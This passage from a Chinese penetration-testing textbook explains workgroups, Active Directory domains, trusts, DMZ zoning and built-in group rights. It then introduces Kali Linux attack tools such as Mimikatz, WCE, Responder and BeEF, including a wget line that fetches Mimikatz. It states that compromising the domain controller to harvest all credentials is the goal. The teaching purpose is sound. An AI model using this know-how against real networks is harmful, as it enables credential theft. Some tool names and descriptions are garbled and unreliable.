

# 第 1 章 内网渗透测试基础

内网也指局域网（Local Area Network，LAN），是指在某一区域内由多台计算机互联而成的计算机组，组网范围通常在几千米以内。局域网可以实现文件管理、应用软件共享、打印机共享、工作组内的日程安排、电子邮件和传真通信服务等功能。

内网是封闭的，它可以由办公室内的两台计算机组成，也可以由一个公司内的上千台计算机组成。银行、学校、企业工厂、政府机关、网吧、单位办公网等，都属于内网。

## 1.1 内网基础知识

我们在研究内网的时候，经常会听到工作组、域、域控制器、父域、子域、域树、域森林、活动目录（AD）、DMZ、域内权限等专有名词。它们到底指的是什么，又有何区别呢？这就是本节要讲解的内容。

### 1.1.1 工作组

在一个大的单位内，可能有成百上千台计算机互相连接组成局域网，它们都会列在“网络”（网上邻居）内。如果这些计算机不分组，情况会有多么混乱是可想而知的——很难找一台计算机。为了解决这一问题，就有了**工作组（Work Group）**这个概念。将不同的计算机按功能（或部门）分别列入不同的工作组中，如技术部的计算机都列入“技术部”工作组中，行政部的计算机都列入“行政部”工作组中。要想访问某个部门的资源，只要在“网络”里找到那个部门的工作组名并双击，就可以看到那个部门的所有计算机了。相比不分组的情况，这样的情况有序得多（尤其是对大型局域网络来说）。处在同一交换机下的“技术部”工作和“行政部”工作，如图 1-1 所示。




图 1-1 工作组

加入/创建工作组的方法很简单。右击桌面上的“计算机”图标，在弹出的快捷菜单中选择“属性”选项，然后单击“更改设置”和“更改”选项，在“计算机名”一栏中输入名称，在“工作组”一栏中输入想要加入的工作组的名称，如图 1-2 所示。




图 1-2 设置工作组

如果输入的工作组名称在网络中不存在，相当于新建了一个工作组（当然，暂时只有当前这台计算机在工作组内）。单击“确定”按钮，Windows 会提示需要重新启动。重新启动之后，再进入“网络”，就可以看到所加入的工作组中的成员了。

我们也可以退出某个工作组（只要修改工作组的名称即可）。

这时在网上，不仅别人可以访问我们的共享资源，我们也可以加入同一网络中的任何工作组。工作组就像一个可以自由进入和退出的社团，方便同组的计算机互相访问。所以，工作组没有真正的集中管理作用，工作组里的所有计算机都是对等的（也就是没有服务器和客户机之分的）。

### 1.1.2 域

假如我们有这样一种应用场景。一个公司有 200 台计算机，我们希望某台计算机上的账户 Alan 可以访问每台计算机内的资源或者可以在每台计算机上登录，那么在工作组环境中，我们必须要在 200 台计算机的每一个 SAM 数据库中创建 Alan 这个账户。一旦 Alan 想要更换密码，也必须进行 200 次更改密码的操作！在这个场景中只有 200 台计算机，如果有 5000 台计算机或者上万台计算机呢？管理员会“抓狂”的。这就是一个典型的域环境的应用场景。

**域 (Domain)** 是一个有安全边界的计算机集合（安全边界的意思是：在两个域中，一个域中的用户无法访问另一个域中的资源），可以简单地把域理解成升级版的工作组。相比工作组而言，域有更加严格的安全管理控制机制。要想访问域内的资源，用户必须通过合法的身份登录域，而用户对该域内的资源拥有什么样的权限，还取决于他在该域内的身份。

**域控制器 (Domain Controller, DC)** 是一个域中的一台类似管理服务器的计算机，我们可以形象地把它理解为一个单位的门卫。域控制器负责每一台联入的计算机和用户的验证工作。域内

计算机如果想互相访问，首先都要经过域控制器的审核。

域控制器包含由这个域的账户、密码、属于这个域的计算机等信息构成的数据库。当计算机联入时，域控制器首先要鉴别这台计算机是否是属于这个域的，以及用户使用的登录账号是否存在、密码是否正确。如果以上信息有一项不正确，那么域控制器就会拒绝这个用户从这台计算机登录。不能登录，用户就不能访问服务器中的相应资源。

正因为域控制器是整个域的通信枢纽，所有的权限身份验证都集中在域控制器上进行，也就是说，域内所有用来身份验证的账号和密码的散列值都保存在域控制器上。因此，渗透域的最终目的是获取域控的系统权限，进而获取域内所有用户的账号和密码。

域内一般存在如下几个环境。

### 1. 单域

在一般的具有固定地理位置的小公司里，建立一个域就可以满足所需。一般在一个域内要建立至少两个域服务器，一个作为 DC，另一个作为备份 DC。如果没有备份 DC，那么一旦 DC 瘫痪了，域内的其他用户就不能登录该域了，因为活动目录的数据库（包括用户的账号信息）是存储在 DC 中的。如果有一台备份域控制器（BDC），则至少该域还能正常使用（把瘫痪的 DC 恢复即可）。

### 2. 父域和子域

出于管理及其他需求，需要在网络中划分多个域。第一个域称为父域，各分部的域称为该域的子域。例如，一个大公司的不同分公司位于不同的地理位置，就需要父域及子域这样的结构。如果把不同地理位置的分公司放在同一个域内，那么它们之间信息交互（包括同步、复制等）所花费的时间就会比较长，占用的带宽也会比较大（因为在同一个域内，信息交互的条目是很多的，而且不压缩；而在域和域之间，信息交互的条目相对较少，而且可以压缩）。这样处理还有一个好处，就是子公司可以通过自己的域来管理自己的资源。还有一种情况，就是出于安全策略的考虑（每个域都有自己独有的安全策略）。例如，一个公司的财务部门希望能使用特定的安全策略（包括账号密码策略等），那么可以将财务部门作为一个子域来单独管理。

### 3. 域树

域树（Tree）指若干个域通过建立信任关系而组成的集合。一个域管理员只能管理本域的内部，不能访问或者管理其他域，两个域之间相互访问则需要建立信任关系（Trust Relation）。信任关系是连接不同域的桥梁。域树内的父域与子域之间不但可以按照需要相互进行管理，还可以跨网分配文件和打印机等设备资源，从而在不同的域之间实现网络资源的共享与管理、通信和数据传输。

在一个域树中，父域可以包含很多个子域。子域是相对父域来说的，是指域名中的每一个段。各子域之间用点号隔开，一个“.”代表一个层次。放在域名最后的子域称为最高级子域或一级域，

在它前面的子域称为二级域。例如，域 `asia.abc.com` 就比域 `abc.com` 的级别低，因为域 `asia.abc.com` 有两个层次，而域 `abc.com` 只有一个层次。再如，域 `cn.asia.abc.com` 比域 `asia.abc.com` 的级别低。可以看出，子域只能使用父域作为域名的后缀，也就是说，在一个域树中，域的名字是连续的，如图 1-3 所示。




图 1-3 域树结构拓扑图

#### 4. 域森林

域森林（Forest）是指若干个域树通过建立信任关系组成的集合。例如，在一个公司兼并场景中，该公司使用域树 `abc.com`，被兼并公司本来有自己的域树 `abc.net`（或者在需要为被兼并公司建立具有自己特色的域树时），因为域树 `abc.net` 无法挂在域树 `abc.com` 下，则域树 `abc.com` 与域树 `abc.net` 之间需要通过建立信任关系来构成域森林。这样，通过在域树之间建立的信任关系，就可以管理和使用整个域森林中的资源，并保留被兼并公司自身原有的特性，如图 1-4 所示。




图 1-4 域森林拓扑图

#### 5. 域名服务器

域名服务器（Domain Name Server，DNS）是指用于进行域名（Domain Name）和与之相对应

的 IP 地址（IP Address）转换的服务器。从对域树的介绍中可以看出，域树中的域的名字和 DNS 域的名字非常相似，而实际上，因为域中的计算机是使用 DNS 来定位域控制器、服务器及其他计算机、网络服务等，所以域的名字就是 DNS 域的名字。一般在进行内网渗透时就是通过寻找 DNS 服务器来定位域控制器的（DNS 服务器和域控制器通常会处在同一台机器上）。

### 1.1.3 活动目录

**活动目录**（Active Directory，AD）是指域环境中提供目录服务的组件。

目录是什么？目录就是存储有关网络对象（如用户、组、计算机、共享资源、打印机和联系人等）的信息。目录服务是指帮助用户快速、准确地从目录中找到其所需要的信息的服务。活动目录实现了目录服务，为企业提供了网络环境的集中式管理机制。

如果将企业的内网看成一本字典，那么内网里的资源就是字典的内容，活动目录就相当于字典的索引。也就是说，活动目录存储的是网络中所有资源的快捷方式，用户通过寻找快捷方式来定位资源。

在活动目录中，管理员可以完全忽略被管理对象的具体地理位置，而将这些对象按照一定的方式放置在不同的容器中。由于这种组织对象的做法不考虑被管理对象的具体地理位置，这种组织框架称为**逻辑结构**。

活动目录的逻辑结构包括上面讲到的**组织单元（OU）、域、域树、域森林**。域树内的所有域共享一个活动目录，这个活动目录内的数据分散地存储在各个域内，且每个域只存储该域内的数据。例如，可以为甲公司的财务科、人事科、销售科各建一个域，因为这几个域同属甲公司，所以可以将这几个域构成域树并交给甲公司管理；而甲公司、乙公司、丙公司都归属 A 集团，那么，为了让 A 集团可以更好地管理这三家公司，可以将这三家公司的域树集中起来组成域森林（即 A 集团）。因此，A 集团可以按“A 集团（域森林）→子公司（域树）→部门（域）→员工”的方式对网络进行层次分明的管理。活动目录这种层次结构，可以使企业网络具有极强的可扩展性，便于组织、管理及目录定位。

活动目录主要提供以下功能。

- 账号集中管理：所有账号均存储在服务器上，以便对账号进行重置命令/重置密码等。
- 软件集中管理：统一推送软件、安装网络打印机等。利用软件发布策略分发软件，可以让用户自由选择要安装的软件。
- 环境集中管理：统一客户端桌面、IE、TCP/IP 协议等的设置。
- 增强安全性：统一部署杀毒软件和扫毒任务、集中管理用户的计算机权限、统一制订用户密码策略等。可以监控网络，对资料进行统一管理。
- 更可靠，更短的宕机时间：例如，利用活动目录控制用户访问权限，利用群集、负载均衡等技术对文件服务器进行容灾设定。更可靠，宕机时间更短。

活动目录是微软提供的统一管理基础平台，ISA、Exchange、SMS 等服务都依赖这个基础平台。

### 1.1.4 域控制器和活动目录的区别

域控制器（DC）与活动目录（AD）最大的区别是：如果网络规模较大，就考虑把网络中的众多对象，如计算机、用户、用户组、打印机、共享文件等，分门别类、井然有序地放在一个大仓库中，并将检索信息整理好，以便查找、管理和使用这些对象（资源）。这个拥有层次结构的数据库，就是活动目录数据库，简称 AD 库。

那么，我们应该把这个数据库放在哪台计算机上呢？用于存储活动目录数据库的计算机称为 DC。所以，要实现域环境，其实就是要安装 AD。当内网中的一台计算机上安装了 AD，它就变成了 DC。

在 1.1.2 节的那个例子中：在域环境中，只需要在活动目录中创建 Alan 账户一次，就可以在 200 台计算机中的任意一台上使用该账户登录；如果要为 Alan 账户更改密码，只需要在活动目录中更改一次就可以了。

### 1.1.5 安全域的划分

划分安全域的目的是将一组安全等级相同的计算机划入同一个网段，这一网段内的计算机拥有相同的网络边界，在网络边界上通过部署防火墙来实现对其他安全域的网络访问控制策略（NACL），从而规定允许哪些 IP 地址访问此域和不允许哪些 IP 地址访问此域、允许此域访问哪些 IP 地址/网段和不允此域访问哪些 IP 地址/网段。这些措施，将使得网络风险最小化，当发生攻击时，可以将威胁尽可能地隔离，从而减少对域内计算机的影响。

一个典型的传统中小型内网的安全域划分，如图 1-5 所示。一个虚线框表示一个安全域（也是网络的边界），一般分为 DMZ 区和内网区。然后，通过硬件防火墙的不同端口来实现隔离。




图 1-5 安全域

在一个用路由器连接的内网中，可以将网络划分为三个区域：安全级别最高的内网区；安全级别中等的 DMZ 区；安全级别最低的外网区（Internet）。这三个区域因担负着不同的任务，需要设置不同的访问策略来进行控制。

**DMZ** 称为隔离区（也称“非军事化区”），是为了解决安装防火墙后外部网络不能访问内部网络服务器的问题而设立的一个非安全系统与安全系统之间的缓冲区。这个缓冲区位于企业内部网络和外部网络之间的小网络区域内。在这个小网络区域内，可以放置一些必须公开的服务器设施，如企业 Web 服务器、FTP 服务器和论坛等。因为 DMZ 区是对外提供服务的区域，所以可以从外部访问。

在网络边界一般会放置防火墙及入侵检测、入侵防御产品等。如果有 Web 应用，还会设置 WAF，以便更加有效地保护内网。攻击者如果要进入内网，首先要突破的就是这重重防御。

在配置一个拥有 DMZ 区的网络时，通常定义以下的访问控制策略以实现 DMZ 区的屏障功能。

- 内网可以访问外网：内网用户需要自由地访问外网。在这一策略中，防火墙需要执行 NAT。
- 内网可以访问 DMZ：此策略使内网用户可以使用或者管理 DMZ 中的服务器。
- 外网不能访问内网：这是防火墙的基本策略。内网中存放的是公司内部数据，显然这些数据是不允许外网用户访问的。如果要访问，就要通过 VPN 方式来进行。
- 外网可以访问 DMZ：DMZ 中的服务器需要为外界提供服务，所以外网必须可以访问 DMZ。同时，外网访问 DMZ 需要由防火墙来完成从对外地址到服务器实际地址的转换。
- DMZ 不能访问内网：如果不执行此策略，当入侵者攻陷 DMZ 时，内网将不会受到保护。
- DMZ 不能访问外网：此策略也有例外，如在 DMZ 中放置邮件服务器时，就需要访问外网，否则将不能正常工作。

内网区又可以分为办公区和核心区。

- 办公区：公司员工日常的工作区，一般会安装防病毒、主机入侵检测产品等。办公区一般能够访问 DMZ 区。如果运维人员也在办公区，那么部分主机也能访问核心数据区（很多大企业还会使用堡垒机来统一管理用户的登录行为）。攻击者如果想进入内网，一般会使用鱼叉攻击、水坑攻击，当然还有社会工程学手段。办公区人员多而杂，变动也很频繁，在安全管理上会存在诸多漏洞，因此也是攻击者进入内网的重要途径之一。
- 核心区：一般存放企业最重要的数据、文档等信息资产，所设置的保护措施也非常严密，往往只有很少的主机能够访问，而且会设置日志记录、安全审计等安全措施。从外部是绝难直接访问核心区的。一般来说，能够直接访问核心区的只有运维人员或者 IT 部门的主管，所以，攻击者会重点关注这些用户的信息（在内网中进行横向移动的时候，攻击者会优先查找这些主机）。

### 1.1.6 域中计算机的分类

在域结构的网络中，计算机身份是一种不平等的关系，存在域控制器、成员服务器、客户机、独立服务器这四种类型。

#### 1. 域控制器

域控制器用于管理所有的网络访问，包括登录服务器、访问共享目录和资源。域控制器中存储了域范围内所有的账户和策略信息，包括安全策略、用户身份验证信息和账户信息。

在网络中，可以有多台计算机被配置为域控制器，以分担用户的登录和访问操作。多个域控制器可以一起工作，自动备份用户账户和活动目录数据。这样，即使部分域控制器瘫痪，网络访问仍然不受影响，从而提高网络的安全性和稳定性。

#### 2. 成员服务器

成员服务器是指安装了服务器系统且加入了域、但没有安装活动目录的计算机，其主要任务是提供网络资源。成员服务器通常有以下类型：文件服务器、应用服务器、数据库服务器、Web 服务器、邮件服务器、防火墙、远程访问服务器、打印服务器等。

#### 3. 客户机

域中的计算机可以是安装了其他操作系统的计算机，用户利用这些计算机和域中的账户就可以登录域（称为域中的客户机）。域用户账号通过域的安全验证后，即可访问网络中的各种资源。

#### 4. 独立服务器

独立服务器和域没有关系。如果服务器既不加入域，也不安装活动目录，就称其为独立服务器。独立服务器可以创建工作组、与网络上的其他计算机共享资源，但不能获得活动目录提供的任何服务。

域控制器用于存放活动目录数据库，是域中必须要有的，而其他三种计算机则不是必须要有的。也就是说，最简单的域可以只包含一台计算机，这台计算机就是该域的域控制器。当然，域中各服务器的角色是可以改变的。例如，域服务器在删除活动目录时，如果是域中的最后一个域控制器，则该域服务器会成为独立服务器，如果不是域中唯一的域控制器，则该服务器将成为成员服务器。独立服务器既可以转换为域控制器，也可以加入某个域，成为成员服务器。

### 1.1.7 域内权限解读

本节将介绍域内相关内置组的权限，包括全局组、域本地组、通用组的概念和区别，以及几个比较重要的内置组权限。

**组（Group）**是用户账号的集合。通过向一组用户分配权限，就可以不必向每个用户分别分配权限。例如，管理员在日常工作中，不必为单个用户账号设置独特的访问权限，而将用户账号放



到相对应安全组中即可。管理员通过配置安全组访问权限，就可以为所有加入安全组的用户账户配置同样的权限。使用安全组而不是单个的用户账号，可以大大简化网络的维护和管理工作。

### 1. 域本地组

多域用户访问单域资源（访问同一个域），可以从任何域添加用户账户、通用组和全局组，但只能在其所在域内指派权限。域本地组不能嵌套于其他组中。域本地组主要用于授予位于本域资源的访问权限。

### 2. 全局组

单域用户访问多域资源（必须是同一个域里面的用户），只能在创建该全局组的域上进行添加用户和全局组，可以在域森林中的任何域中指派权限。全局组可以嵌套在其他组中。

可以将某个全局组添加到同一个域上的另一个全局组中，或者添加到其他域的通用组和域本地组中（不能添加到不同域的全局组中，全局组只能在创建它的域中添加用户和组）。虽然可以通过全局组授予用户访问任何域内资源的权限，但一般不直接用它来进行权限管理。

全局组和域本地组的关系，与域用户账号和本地账号的关系非常相似。域用户账号可以在全局使用，即在本域和其他关系的其他域中都可以使用，而本地账号只能在本地机上使用。例如，将用户张三（域账号为 Z3）添加到域本地组 administrators 中，并不能使 Z3 对非 DC 的域成员计算机拥有任何特权，但若将 Z3 添加到全局组 Domain Admins 中，用户张三就成为域管理员了（可以在全局使用，对域成员计算机拥有特权）。

### 3. 通用组

通用组成员来自域森林中任何域的用户账户、全局组和其他通用组，可以在该域森林的任何域中指派权限，可以嵌套于其他域组中，非常适于域森林中的跨域访问。

但是，通用组的成员不是保存在各自的域控制器上的，而是保存在全局编录（GC）中的，任何变化的发生都会导致全林复制。全局编录一般存储一些不经常发生变化的信息。由于用户账户是会经常变化的，建议不要直接将用户账户添加到通用组中，而要先将账户添加到全局组中，再把这些相对稳定的全局组添加到通用组中。

可以这样简单地记忆：域本地组来自全林，作用于本域；全局组来自本域，作用于全林；通用组来自全林，作用于全林。

### 4. A-G-DL-P 策略

A-G-DL-P 策略是指，将用户账号添加到全局组中，将全局组添加到域本地组中，然后为域本地组分配资源权限。

- A（Account）表示用户账号。
- G（Global Group）表示全局组。

- U（Universal Group）表示通用组。
- DL（Domain Local Group）表示域本地组。
- P（Permission，许可）表示资源权限。

按照 A-G-DL-P 策略对用户进行组织和管理会更容易。在 A-G-DL-P 形成以后，当需要给一个用户添加某个权限时，只要把这个用户添加到某个本地域组中就可以了。

在安装域控制器时，系统会自动生成一些组，称为内置组。这些组都定义了一些常用的权限，通过将用户加入这些内置组中，就可使用户获得相应的权限。

“Active Directory 用户和计算机”控制台的“Builtin”和“Users”组织单元中就是内置组，内置的本地域组在“Builtin”组织单元中，如图 1-6 所示。




图 1-6 “Builtin”组织单元

内置的全局组、通用组在“Users”组织单元中，如图 1-7 所示。




图 1-7 “Users”组织单元

下面介绍几个比较重要的本地域组的权限。

- **管理员组**（Administrators）的成员可以完全不受限制地存取计算机/域的资源，不仅是最具权力的一个组，也是在活动目录和域控制器中具有默认的管理员权限的组。该组的成员可以更改 Enterprise Admins、Schem Admins 和 Domain Admins 组的成员关系，是域森林中强大的服务管理组。
- **远程登录组**（Remote Desktop Users）的成员被授予远程登录的权限。
- **打印机操作员组**（Print Operators）的成员可以管理网络打印机，包括建立、管理及删除网络打印机，并可以在本地登录和关闭域控制器。
- **账号操作员组**（Account Operators）的成员可以创建和管理该域中的用户和组，并可以设置其权限，但是，不能更改隶属 Administrators 或 Domain Admins 组的账户，也不能修改这些组。Account Operators 可以在本地登录域控制器。在默认情况下，该组中没有成员。
- **服务器操作员组**（Server Operators）的成员可以管理域服务器，包括建立/管理/删除任何服务器的共享目录、管理网络打印机、备份任何服务器的文件、格式化服务器硬盘、锁定服务器，以及变更服务器的系统时间等权限，并能关闭域控制器。在默认情况下，该组中没有成员。
- **备份操作员组**（Backup Operators）的成员可以在域控制器上执行备份和还原操作，并可以在本地登录和关闭域控制器。在默认情况下，该组中没有成员。

再介绍几个重要的全局组、通用组的权限。

- **域管理员组**（Domain Admins）的成员在所有加入域的服务器和工作站、域控制器和活动目录上均默认拥有完整的管理员权限。因为该组会被添加到自己所在域的 Administrators 组中，因此可以继承 Administrators 组的所有权限。同时，该组默认会被添加到每台域成员计算机的本地 Administrators 组中，这样，Domain Admins 就对域中的所有计算机拥有了所有权。如果希望某用户成为域系统管理器，建议将该用户加至 Domain Admins 组中，而不要直接将该用户添加到 Administrators 组中。
- **企业系统管理员组**（Enterprise Admins）是域森林根域中的一个组。该组在域森林中的每个域内都是 Administrators 组的成员，因此对所有域控制器都有完全访问权。
- **架构管理员组**（Schema Admins）是域森林根域中的一个组，可以修改活动目录域森林的模式。由于管理员组是提供活动目录和域控制器完整权限的域用户组，该组成员的资格是非常重要的。
- **域用户组**（Domain Users）是所有域的成员。在预设的情况下，任何由我们建立的用户账户都是 Domain Users 组的成员，而任何由我们建立的计算机账户都是 Domain Computers 组的成员。因此，如果想让所有账户都具有某种资源存取权限，可以将该权限指定给 Domain Users 组，或者让 Domain Users 组属于具有该权限的组。Domain Users 组在预设的情况下是内建域局域 Users 组的成员。

## 1.2 主机平台及常用工具

在进行渗透测试时，常用的测试环境有 Windows 系统、Linux 系统和 Mac OS X 系统。具体使用哪个系统作为攻击主机的操作系统，其实没有太大的区别，主要看平时的使用习惯。重要的不是选择操作系统，而是掌握渗透测试的方法和思路。当然，如果能了解所有系统那是最好的，这样可以使得 Windows 平台和 Linux 平台形成互补，因为有些工具只能在特定的系统上运行。下面详细介绍一下 Windows 平台和 Linux 平台上攻击主机的搭建及常用工具。当然，在搭建攻击环境之前，我们需要安装虚拟机。

### 1.2.1 虚拟机的安装

可以使用以下两个平台中的任意一个作为虚拟平台。

- VirtualBOX: <https://www.virtualbox.org>。
- VMware Workstation Player: <https://my.vmware.com/web/vmware/downloads>。

在 Windows 平台上，VirtualBOX 和 VMware Workstation Player 都是免费的。在 Mac OS X 平台上，只有 VirtualBOX 是免费的。当然，也可以购买商业版本，其功能更为齐全。在这两种虚拟机中，使用较多的是 VMware Workstation Player。

因为要在虚拟机上安装大量的工具，所以一定要保证初始系统是干净的。安装配置好主机后，不要对主机进行任何操作（例如，浏览网站、单击广告链接等），以免将恶意软件引入客户网站。配置完成后，为配置好的干净的虚拟机做一个快照，日后在系统发生一些问题或者需要对某些工具进行升级、安装补丁或者添加其他工具的时候，只要将系统恢复到虚拟机快照就可以了。这个操作是非常有必要的，因为我曾经在重新安装系统和大量的工具上浪费了很多时间。

在安装虚拟机的过程中，要注意如下三个关于网络适配器的問題。

#### 1. 桥接模式

在桥接网络中，虚拟机是一台独立的机器。在此模式下，虚拟机和主机就好比插在同一台交换机上的两台计算机。如果主机连接到开启了 DHCP 服务的（无线）路由器上，虚拟机就能够自动获得 IP 地址。如果局域网内没有提供 DHCP 服务的设备，就需要手动配置 IP 地址。只要 IP 地址在同一网段内，那么局域网内的所有同网段的计算机都能互访。这样，虚拟机就和主机一样能够上网了。

#### 2. NAT 模式

NAT（Network Address Translator）表示网络地址转换。在这个网络中，虚拟机通过与物理机的连接来访问网络。虚拟机能够访问主机所在局域网内所有同网段的计算机。但是，除了主机，局域网内的其他计算机都无法访问虚拟机（因为不能在网络中共享资源）。

这是最常用的配置，也是新创建的虚拟机的默认配置。

### 3. Host-only 模式

Host-only 虚拟网络是最私密和最严格的网络配置。虚拟机处于一个独立的网段中。与 NAT 模式比较可以发现，在 Host-only 模式下虚拟机是无法上网的。

但是，可以通过 Windows 系统提供的连接共享功能实现共享上网，主机能与所有虚拟机互访，就像在一个局域网内一样实现文件共享等功能。如果没有开启 Windows 的连接共享功能，那么，除了主机，虚拟机与主机所在的局域网内的所有其他计算机之间都是无法互访的。

在配置渗透测试实验环境时，推荐使用 Host-only 模式来配置网络适配器，以搭建一个封闭的内网环境，通过它访问虚拟网络。

## 1.2.2 Kali Linux 渗透测试平台及常用工具

Kali Linux 是公认的渗透测试必备平台。它基于 Debian Linux 操作系统的发行版，包含大量不同类型的安全工具，所有的工具都预先配置在同一个平台框架内。本书的内容很多都是基于该 Linux 版本展开的，因此推荐读者下载并使用 Kali Linux 操作系统。Kali Linux 的下载地址为 <http://www.kali.org/downloads/>。强烈推荐下载 VMware 镜像 <http://www.offensive-security.com/kali-linux-vmware-arm-image-download>。下载完成后，提取压缩和存档文件，加载 vmx 文件即可。

### 1. WCE

WCE（Windows 凭据管理器）是一种安全工具，用于列出登录会话及添加、更改、列出和删除关联凭据（例如，LM/NT 散列、明文密码和 Kerberos 票证）。

WCE 是专业安全人员广泛使用的一种安全工具，用于通过 Penetration Testing 评估 Windows 网络的安全性。它支持 Windows XP/Server 2003/Vista/7/Server 2008/8，下载地址为 <https://www.ampliasecurity.com/research/windows-credentials-editor/>。

### 2. Minikatz

Minikatz 用于从内存获取明文密码、现金票据和万能密钥等。可以访问 <https://github.com/gentilkiwi/mimikatz/releases/latest> 获取其最新的版本，或者使用“`wget http://blog.gentilkiwi.com/downloads/mimikatz_trunk.zip`”命令下载。

### 3. Responder

Responder 不仅可以嗅探网络内所有的 LLMNR 包，获取各主机的信息，还可以发起欺骗测试，诱骗发起请求的主机访问错误的主机。为了便于进行渗透测试，Responder 还可以伪造 HTTP/HTTPS、SMB、SQL Server、FTP、IMAP、POP3 等多种服务，从而获取服务认证信息。

### 4. BeEF

BeEF 是一款针对浏览器的渗透测试工具，官方网站为 <http://beefproject.com>。BeEF 可以通过

XSS 的漏洞，通过一段编写好的 JavaScript 代码控制目标主机的浏览器。同时，BeEF 能够配合 Metasploit 进一步对主机进行渗透测试。

### 5. DSHashes

DSHashes 的作用是从 NTDSXtract 中提取用户易于理解的散列值，下载地址为 <https://storage.googleapis.com/google-code-archive-source/v2/code.google.com/ptscripts/source-archive.zip>。

### 6. PowerSploit

